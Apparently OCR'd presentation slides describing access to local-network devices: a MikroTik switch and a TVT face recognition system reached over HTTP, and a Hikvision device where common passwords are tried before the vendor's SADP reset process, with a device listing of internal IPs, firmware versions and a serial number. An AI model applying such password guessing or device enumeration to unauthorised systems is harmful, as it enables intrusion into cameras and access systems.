
I TRIED TO ACCESS THIS MIKROTIK SWOS LITE USING THE IP ADDRESS IN A BROWSER. BECAUSE HTTP PORT 80 WAS OPEN.







I ACCESSED THE TVT FACE RECOGNITION SYSTEM BY THE LOCAL NETWORK USING HTTP (PORT 80) AT 192.168.4.201.





SADP (SEARCH ACTIVE DEVICE PROTOCOL)


HIKVISION SADP TOOL, USED TO FIND AND MANAGE HIKVISION NETWORK DEVICES.

I TRIED TO ACCESS MY HIKVISION DEVICE:

1. I ENTERED THE HIKVISION LOGIN PAGE AND TESTED COMMON PASSWORDS, BUT NONE WORKED.
2. I CLICKED ON "FORGOT PASSWORD" TO RESET IT.
3. I INSTALLED THE SADP TOOL TO RECOVER THE PASSWORD.
4. I OPENED SADP, SELECTED MY DEVICE, AND EXPORTED THE RESET FILE.
5. I UPLOADED THE FILE TO HIKVISION'S SUPPORT FOR VERIFICATION.
6. I RECEIVED THE GUID FILE AND UPLOADED IT TO THE RESET PAGE.
7. I TRIED TO SET A NEW PASSWORD, BUT I COULDN'T LOG IN







SADP

Total number of online devices: 46

Unbind | Export Devic... | Refresh | Filter

	ID	Device Type	Status	IPv4 Address	Port	Enhanced SDK Servic...	Software Ver...	IPv4 Gate...	HTT
	001	DS-7764NI-M4	Active	192.168.2.176	8000	8443	V4.63.006buil...	192.168.2.1	80
	002	DS-2CD1323G0-IUF	Active	192.168.2.36	8000	N/A	V5.7.20build 2...	192.168.2.1	80
	003	DS-2CD1043G2-I	Active	192.168.2.50	8000	N/A	V5.7.11build 2...	192.168.2.1	80
✓	004	DS-2CD1043G2-I	Active	192.168.2.49	8000	N/A	V5.7.11build 2...	192.168.2.1	80
	005	DS-2CD1323G0-IUF	Active	192.168.2.6	8000	N/A	V5.7.20build 2...	192.168.2.1	80
	006	DS-2CD1043G2-I	Active	192.168.2.51	8000	N/A	V5.7.11build 2...	192.168.2.1	80
	007	DS-2CD1323G0-IUF	Active	192.168.2.23	8000	N/A	V5.7.20build 2...	192.168.2.1	80
	008	DS-2CD1323G0-IUF	Active	192.168.2.28	8000	N/A	V5.7.20build 2...	192.168.2.1	80
	009	DS-2CD1323G0-IUF	Active	192.168.2.46	8000	N/A	V5.7.20build 2...	192.168.2.1	80
	010	DS-2CD1323G0-IUF	Active	192.168.2.30	8000	N/A	V5.7.20build 2...	192.168.2.1	80
	011	DS-2CD1323G0-IUF	Active	192.168.2.8	8000	N/A	V5.7.20build 2...	192.168.2.1	80
	012	DS-2CD1323G0-IUF	Active	192.168.2.4	8000	N/A	V5.7.20build 2...	192.168.2.1	80
	013	DS-2CD1323G0-IUF	Active	192.168.2.18	8000	N/A	V5.7.20build 2...	192.168.2.1	80
	014	DS-2CD1323G0-IUF	Active	192.168.2.21	8000	N/A	V5.7.20build 2...	192.168.2.1	80
	015	DS-2CD1323G0-IUF	Active	192.168.2.24	8000	N/A	V5.7.20build 2...	192.168.2.1	80
	016	DS-2CD1323G0-IUF	Active	192.168.2.40	8000	N/A	V5.7.20build 2...	192.168.2.1	80
	017	DS-2CD1323G0-IUF	Active	192.168.2.25	8000	N/A	V5.7.20build 2...	192.168.2.1	80
	018	DS-2CD1323G0-IUF	Active	192.168.2.16	8000	N/A	V5.7.20build 2	192.168.2.1	80

Modify Network Parameters

- [ ] Enable DHCP
- [ ] Enable Hik-Connect

Device Serial No.: DS-2CD1043G2-I20230719

Device Short Serial: AD9657386

Start Time: 1970-01-01 00:00:24

IP Address: 192.168.2.49

Port: 8000

Subnet Mask: 255.255.254.0

Gateway: 192.168.2.1

IPv6 Address: ::

IPv6 Gateway: ::

IPv6 Prefix Length: 64

HTTP Port: 80

Security Verification

Administrator Password:

Modify

Forgot Password

THANK YOU !